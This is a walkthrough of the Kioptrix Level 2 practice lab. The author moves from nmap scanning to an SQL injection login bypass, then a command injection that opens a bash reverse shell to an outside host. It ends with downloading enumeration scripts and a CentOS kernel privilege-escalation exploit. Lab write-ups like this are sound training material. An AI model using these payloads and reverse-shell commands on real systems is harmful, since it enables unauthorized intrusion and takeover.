Kioptrix Lvl 2 Writeup
- 3 minsKioptrix Level 2
I begin with the usual netdiscover and nmap scan of the target.
mario@kali:~# netdiscover -r 192.168.8.0/24


 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.75.1    00:50:56:c0:00:08      1      60  Unknown vendor
 192.168.75.2    00:50:56:f2:c5:e6      1      60  Unknown vendor
 192.168.75.129  00:0c:29:4e:f5:c2      1      60  Unknown vendor
 192.168.75.254  00:50:56:fb:35:c9      1      60  Unknown vendor
mario@kali:~/oscp/exam/192.168.75.129$ cat 192.168.75.129.nmap
# Nmap 7.50 scan initiated Wed Jul 12 01:14:25 2017 as: nmap -sV -O -oN /home/mario/oscp/exam/192.168.75.129/192.168.75.129.nmap 192.168.75.129
Nmap scan report for 192.168.75.129
Host is up (0.00023s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp  open  rpcbind  2 (RPC #100000)
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp  open  ipp      CUPS 1.1
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:4E:F5:C2 (VMware)
Device type: general purpose|media device
Running: Linux 2.6.X, Star Track embedded
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:2.6.23 cpe:/h:star_track:srt2014hd
OS details: Linux 2.6.9 - 2.6.30, Star Track SRT2014HD satellite receiver (Linux 2.6.23)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 12 01:14:43 2017 -- 1 IP address (1 host up) scanned in 18.45 seconds
Port 80 looks like an easy target and it could possibly have a mysql database on the web service. 
Probing a SQL injection, I used the username “admin” and the password “’ OR ‘1’=’1”. The injection worked and I gained access to an admin web console. 
This console looks like it’s vulnerable to command injection…
I leave a netcat listener on port 8080 open while I attempt to open a bash shell using: “ping 192.168.75.129; bash -i >& /dev/tcp/192.168.75.135/8080 0>&1” on the admin console.
mario@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
192.168.75.129: inverse host lookup failed: Unknown host
connect to [192.168.75.135] from (UNKNOWN) [192.168.75.129] 32770
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$ lsb_release -a
LSB Version:	:core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID:	CentOS
Description:	CentOS release 4.5 (Final)
Release:	4.5
Codename:	Final
bash-3.00$
A bash shell with apache privileges opened so I searched for ways to escalate privileges.
I setup a python http server on my machine and I downloaded a Linux enumeration script on the target machine in the /var/tmp directory since its writeable.
mario@kali:~/oscp/exam/192.168.75.129/privesc$ python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
bash-3.00$ wget http://192.168.75.135:8081/LinEnum.sh
--02:03:18--  http://192.168.75.135:8081/LinEnum.sh
           => `LinEnum.sh'
Connecting to 192.168.75.135:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 43,283 (42K) [text/x-sh]

    0K .......... .......... .......... .......... ..        100%    2.87 MB/s

02:03:18 (2.87 MB/s) - `LinEnum.sh' saved [43283/43283]
bash-3.00$ chmod 700 LinEnum.sh
bash-3.00$ wget http://192.168.75.135:8081/linprivchecker.py
--02:12:10--  http://192.168.75.135:8081/linprivchecker.py
           => `linprivchecker.py'
Connecting to 192.168.75.135:8081... searonnected.
HTTP request sent, awaiting response... 200 OK
Length: 25,308 (25K) [text/plain]

    0K .......... .......... ....                            100%    1.03 MB/s

02:12:10 (1.03 MB/s) - `linprivchecker.py' saved [25308/25308]

bash-3.00$ chmod 700 linprivchecker.py
bash-3.00$ python linprivchecker.py
No luck after searching for exploits so I went to my last resort and searched for kernel exploits. I found one matching “Linux 2.6 centos 4.5” so I tested it.
mario@kali:~/oscp/exam/192.168.75.129/privesc$ searchsploit -m 9542
Exploit: Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)
    URL: https://www.exploit-db.com/exploits/9542/
   Path: /usr/share/exploitdb/platforms/lin_x86/local/9542.c

Copied to '/home/mario/oscp/exam/192.168.75.129/privesc/'

It wasn’t too bad getting root, but I did spend alot of time trying to use other exploits that weren’t on the kernel.